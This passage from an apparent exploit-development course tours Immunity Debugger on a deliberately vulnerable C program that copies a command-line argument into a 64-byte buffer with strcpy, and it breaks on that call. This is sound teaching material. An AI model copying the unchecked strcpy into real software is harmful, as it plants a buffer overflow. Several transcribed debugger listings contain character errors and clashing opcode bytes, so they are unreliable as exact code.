


Figure 185: Immunity Debugger layout

The upper left window (Figure 186) shows the assembly instructions that make up the application. The instruction highlighted in blue (`SUB ESP,0C`) is the assembly instruction to be executed next and it's located at address `0x004014E0` in the process memory space:

```

004014E0  $ 83EC 0C  SUB ESP,0C
004014E3  . C705 98534000 MOV DWORD PTR DS:[405398],0
004014ED  . E8 6E020000 CALL strcpy.00401760
004014F2  . 83C4 0C ADD ESP,0C
004014F5  ^E9 76FCFFFF JMP strcpy.00401170
004014F8  90 NOP
004014FB  90 NOP
004014FC  90 NOP
004014FD  90 NOP
004014FE  90 NOP
004014FF  90 NOP
00401500  > 55 PUSH EBP
00401501  . 89E5 MOV EBP,ESP
00401503  . 83EC 18 SUB ESP,18
00401506  . A1 2C304000 MOV EAX,DWORD PTR DS:[40302C]
0040150B  . 85C0 TEST EAX,EAX
0040150D  . 74 3C JE SHORT strcpy.0040154B
0040150F  . C70424 0040400I MOV DWORD PTR SS:[ESP],strcpy.00404000 ASCII "libgoj-16.dll"
00401516  . FF15 24614000 CALL DWORD PTR DS:[&KERNEL32.GetModuleA] GetModuleHandleA
0040151C  . 83EC 04 SUB ESP,4
0040151F  . 85C0 TEST EAX,EAX
00401521  . BA 00000000 MOV EDX,0
00401526  . 74 16 JE SHORT strcpy.0040153E
00401528  . C74424 04 0E4I MOV DWORD PTR SS:[ESP+4],strcpy.00404000 ASCII "_Jv_RegisterClasses"
00401530  . 890424 MOV DWORD PTR SS:[ESP],EAX
00401533  . FF15 28614000 CALL DWORD PTR DS:[&KERNEL32.GetProcAddress] GetProcAddress
00401539  . 83EC 08 SUB ESP,8
0040153C  . 89C2 MOV EDX,EAX
0040153E  > 85D2 TEST EDX,EDX
00401540  . 74 09 JE SHORT strcpy.0040154B
00401542  . C70424 2C3040I MOV DWORD PTR SS:[ESP],strcpy.0040302C
00401549  . FFD2 CALL EDX
0040154B  > C70424 601540I MOV DWORD PTR SS:[ESP],strcpy.00401560
00401552  . E8 29010000 CALL strcpy.00401680
00401557  . C9 LEAVE
00401558  . C3 RETN
00401559  . 8D8426 000000I LEA ESI,DWORD PTR DS:[ESI]
00401560  . 55 PUSH EBP
00401561  . 89E5 MOV EBP,ESP
00401563  . 5D POP EBP
00401564  . C3 RETN

```

Figure 186: Immunity Debugger assembly window

The upper right window (Figure 187) contains all the registers, including the two we are most interested in: *ESP* and *EIP*. Since by definition *EIP* points to the next code instruction to be executed, it is set to 0x004014E0, the instruction highlighted in the assembly window (Figure 185):

```
Registers (FPU)
EAX F8FE7045
ECX 004014E0 strcpy.<ModuleEntryPoint>
EDX 004014E0 strcpy.<ModuleEntryPoint>
EBX 003EB000
ESP 0065FF84
EBP 0065FF94
ESI 004014E0 strcpy.<ModuleEntryPoint>
EDI 004014E0 strcpy.<ModuleEntryPoint>
EIP 004014E0 strcpy.<ModuleEntryPoint>

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 3EC000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_NOT_SUPPORTED (00000032)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

          3 2 1 0   E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Figure 187: Immunity Debugger register window

The lower right window (Figure 188) shows the stack and its content. This view contains four columns: a memory address, the hex data residing at that address, an ASCII representation of the data, and a dynamic commentary that provides additional information related to a particular stack entry when available. The data itself (second column) is displayed as a 32-bit value, called a *DWORD*, displayed as four hexadecimal bytes. Note that this pane shows the address 0x0065FF84 at the top of the stack and that this is, in fact, the value stored in ESP in the register window (Figure 187):

OS-555454 Ryan Dolan

```

0065FF84 748195F4 movt RETURN to KERNEL32.748195F4
0065FF88 003EB000 .>.
0065FF8C 74819500 ddut KERNEL32.BaseThreadInitThunk
0065FF90 F8FE70A5 Apm°
0065FF94 0065FFDC e.
0065FF98 770222CA @"ew RETURN to ntdll.770222CA
0065FF9C 003EB000 .>.
0065FFA0 8BF58F93 óAji
0065FFA4 00000000 ....
0065FFA8 00000000 ....
0065FFAC 003EB000 .>.
0065FFB0 00000000 ....
0065FFB4 00000000 ....
0065FFB8 00000000 ....
0065FFBC 00000000 ....
0065FFC0 8BF58F93 óAji
0065FFC4 0065FFA0 á e.
0065FFC8 00000000 ....
0065FFCC 0065FFE4 2 e. Pointer to next SEH record
0065FFD0 770977A0 áw.w SE handler
0065FFD4 FC9F5707 ·Wf"
0065FFD8 00000000 ....
0065FFDC 0065FFEC o e.
0065FFE0 77022299 0"ew RETURN to ntdll.77022299 from ntdll.7702229F
0065FFE4 FFFFFFFF End of SEH chain
0065FFE8 770A3F60 ?w.w SE handler
0065FFEC 00000000 ....
0065FFF0 00000000 ....
0065FFF4 004014E0 <9@. strcpy.<ModuleEntryPoint>
0065FFF8 003EB000 .>.
0065FFFC 00000000 ....

```

Figure 188: Immunity Debugger stack window

The final window, in the lower left, shows the contents of memory at any given address. Similar to the stack window, it shows three columns including the memory address and the hex and ASCII representations of the data. As the name suggests, this window can be helpful while searching for or analyzing specific values in the process memory space and it can show data in different formats by right-clicking on the window content to access the contextual menu:




Figure 189: Immunity Debugger data window

10.2.3 Navigating Code

With the different windows of the debugger mapped out, it is time to navigate the assembly code. When loaded, the application execution was halted, as indicated by the word "Paused" in the lower

right corner of the debugger. As mentioned in the previous section, the debugger automatically paused at the program entry point.

We can now execute instructions one at a time using the *Debug > Step into* or *Debug > Step over* commands, which have shortcut keys of **F7** and **F8** respectively. The difference between the two is that *Step into* will follow the execution flow into a given function call, while *Step over* will execute the entire function and return from it.

Since the entry point in this case does not coincide with the beginning of the *main* function, our first goal is to find where the *main* function is located in memory. In this particular application, we can search the process memory space for the error message highlighted below to help get our bearings:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

    return 0;
}
```

Listing 338 - The error message can help us locating the main function

To search, we right click inside the disassembly window and select *Search for > All referenced text strings*:





Figure 190: Searching for strings in Immunity Debugger

The result window (Figure 191) clearly shows the string we are looking for.



Immunity Debugger - strcpy.exe - [Text strings referenced in strcpy:.text]

R File View Debug Plugins ImmLib Options Window Help Jobs

Address Disassembly Text string


```

004014E0 SUB ESP,0C (Initial CPU selection)
0040150F MOV DWORD PTR SS:[ESP],strcpy.00404000 ASCII "libgcc-16.dll"
00401528 MOV DWORD PTR SS:[ESP+4],strcpy.00404000 ASCII ".Jv_RegisterClasses"
00401584 MOV DWORD PTR SS:[ESP],strcpy.00404024 ASCII "Error - You must supply atleast one argument"↑
004019E3 MOV ECX,strcpy.00404060 ASCII "Unknown error"
00401A19 MOV DWORD PTR SS:[ESP+4],strcpy.00404071 ASCII ".matherr(): %s in %s(%g, %g)@"
00401A80 MOV DWORD PTR SS:[ESP],strcpy.00404194 ASCII "Mingw-w64 runtime failure:@"
00401BCA MOV DWORD PTR SS:[ESP],strcpy.00404204 ASCII "VirtualProtect failed with code 0x%"
00401BEE MOV DWORD PTR SS:[ESP],strcpy.004041D0 ASCII "VirtualQuery failed for %d bytes at address %p"
00401BFE MOV DWORD PTR SS:[ESP],strcpy.004041B0 ASCII "Address %p has no image-section"
00401DAC MOV DWORD PTR SS:[ESP],strcpy.00404260 ASCII " Unknown pseudo relocation bit size %d@"
00401EB3 MOV DWORD PTR SS:[ESP],strcpy.004041D0 ASCII " VirtualQuery failed for %d bytes at address %p"
00401EC7 MOV DWORD PTR SS:[ESP],strcpy.0040422C ASCII " Unknown pseudo relocation protocol version %d.@"
004027A5 ASCII "@",0

```

Figure 191: Our error message is found and we can backtrack the location of the main function

Double-clicking on that line, we return to the disassembly window, but this time inside the *main* function. In Figure 192, we recognize the instructions that displays the error message string as well as the call to the *strcpy* function.



Immunity Debugger - strcpy.exe - [CPU - main thread, module strcpy]

C File View Debug Plugins ImmLib Options Window Help Jobs

Address Disassembly

```


00401570    $ 55      PUSH EBP
00401571    . 89E5    MOV EBP,ESP
00401573    . 89E4 F0  AND ESP,FFFFFFF0
00401575    . 89EC 50  SUB ESP,50
00401579    . E8 A2010000 CALL strcpy.00401720
0040157E    . 837D 00 01  CMP DWORD PTR SS:[EBP+8],1
00401582    . 7F 13  JG SHORT strcpy.00401597
00401584    . C70424 2440401 MOU DWORD PTR SS:[EBP],strcpy.00404024 ASCII "Error - You must supply atleast one argument"↑
00401588    . E8 5C110000 CALL <JMP.&nsvort.puts>
00401590    . B8 01000000 MOU EAX,1
00401595    . EB 1D  JNP SHORT strcpy.004015B4
00401597    > 8B45 0C  MOU ERX,DWORD PTR SS:[EBP+C]
0040159A    . 83C0 04  ADD ERX,4
0040159D    . 8B00  MOU ERX,DWORD PTR DS:[EAX]
0040159F    . B894424 04  MOU DWORD PTR SS:[ESP+4],EAX
004015A3    . 8D4424 10  LEA ERX,DWORD PTR SS:[ESP+10]
004015A7    . 890424  MOU DWORD PTR SS:[ESP],ERX
004015AA    . E8 2D110000 CALL <JMP.&nsvort.strcpy>
004015AF    . B8 00000000 MOU EAX,0
004015B4    > C9  LEAVE
004015B5    . C3  RETN
004015B6    . 90  NOP

```

Figure 192: The main function has successfully been located

Our interest lies in the *strcpy* function call itself, so we can place a *breakpoint*³⁰⁷ on this instruction. A breakpoint is essentially an intentional pause that can be set by the debugger on any program instruction.

³⁰⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Breakpoint>



```


00401570  $ 55      PUSH EBP
00401571  . 89E5    MOV EBP,ESP
00401573  . 83E4 F0  AND ESP,FFFFFFF0
00401576  . 83EC 50  SUB ESP,50
00401579  . E8 A2010000 CALL strcpy.00401720
0040157E  . 83D0 08 01 CMP DWORD PTR SS:[EBP+8],1
00401582  . 7F 13    JG SHORT strcpy.00401597
00401584  . C70424 2440401 MOV DWORD PTR SS:[ESP],strcpy.00404024
0040158B  . E8 5C110000 CALL <JMP.&msvort.puts>
00401590  . B8 01000000 MOV EAX,1
00401595  . EB 10    JMP SHORT strcpy.004015B4
00401597  > 8B45 0C  MOV EAX,DWORD PTR SS:[EBP+C]
0040159A  . 83C0 04  ADD EAX,4
0040159D  . 8B00    MOV EAX,DWORD PTR DS:[EAX]
0040159F  . 894424 04  MOV DWORD PTR SS:[ESP+4],EAX
004015A3  . 8D4424 10  LEA EAX,DWORD PTR SS:[ESP+10]
004015A7  . 890424    MOV DWORD PTR SS:[ESP],EAX
004015AA  . E8 2D110000 CALL <JMP.&msvort.strcpy>    strcpy
004015AF  . B8 00000000 MOV EAX,0
004015B4  > C9      LEAVE
004015B5  . C3      RETN

```

Figure 193: Setting a breakpoint on the call to the strcpy function

To set a breakpoint on the `strcpy` function call, we select the line in the disassembly window at address 0x004015AA and press **F2**. Once set, the breakpoint will show the instruction line with a light blue highlight as shown in Figure 193.

Next, we can continue the execution flow by selecting *Debug > Run* or by pressing **F9**. Almost immediately, the execution stops again just before the call to the `strcpy` function where we set our breakpoint (address 0x004015AA).



Registers (FPU)
ERX 0065FE70 ECX 7645736A msvort.7645736A EDR 001B1430 EBR 00000002 EBX 0065FE60 EBP 0065FEB8 ESI 001B0E38 EDI 00000000

EIP 004015AA strcpy.004015AA

Registers (CPU)
C 0 ES 0023 32bit 0xFFFFFFFF P 1 CS 001B 32bit 0xFFFFFFFF A 0 SS 0023 32bit 0xFFFFFFFF Z 0 DS 0023 32bit 0xFFFFFFFF S 0 FS 003B 32bit 3C9000(FFF) T 0 GS 0000 NULL D 0 O 0 LastErr ERROR_SUCCESS (00000000) EFL 00000206 (NO,NB,NE,A,NS,P+,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

Stack (S)
0065FE60 0065FE70 pme. dest = 0065FE70 0065FE64 001B0EA0 àñ. sro = "AAAAAAAAAAAA" 0065FE68 00000000 0065FE6C 00000018 ↑... 0065FE70 0040116A j@. RETURN to strcpy.0040116A 0065FE74 00000000

Address | Hex dump | ASCII |
00403000 0A 00 00 00 B0 27 40 00 ...@.
00403008 FF FF FF FF FF FF FF
00403010 FF 00 00 00 02 00 00 00 ...@..
00403018 FF FF FF FF 70 27 40 00 P@.
00403020 80 27 40 00 01 99 6E F4 C@. @@

Figure 194: Executing strcpy

As shown in Figure 194, execution has paused at the `strcpy` command (address 0x004015AA). EIP is set to this address as well since this points to the next instruction to be executed. In the stack window, we find the twelve “A” characters from our command line input (`src =`

"AAAAAAAAAAAA") and the address of the 64-byte buffer variable where these characters will be copied (*dest* = 0065FE70).

We can now step into the *strcpy* call (with *Debug > Step into* or **F7**). Notice that the addresses in the upper-left assembly instruction window have changed because we are now inside the *strcpy* function. This is noted by the highlighted address (0x76485E90) shown in Figure 195:




Figure 195: Stack layout before *strcpy* execution

Now, we can double-click on the *strcpy* destination address (0x0065FE70) in the stack pane to better monitor the memory write operations occurring at that address. This address is highlighted in Figure 196 as noted by the red arrow:

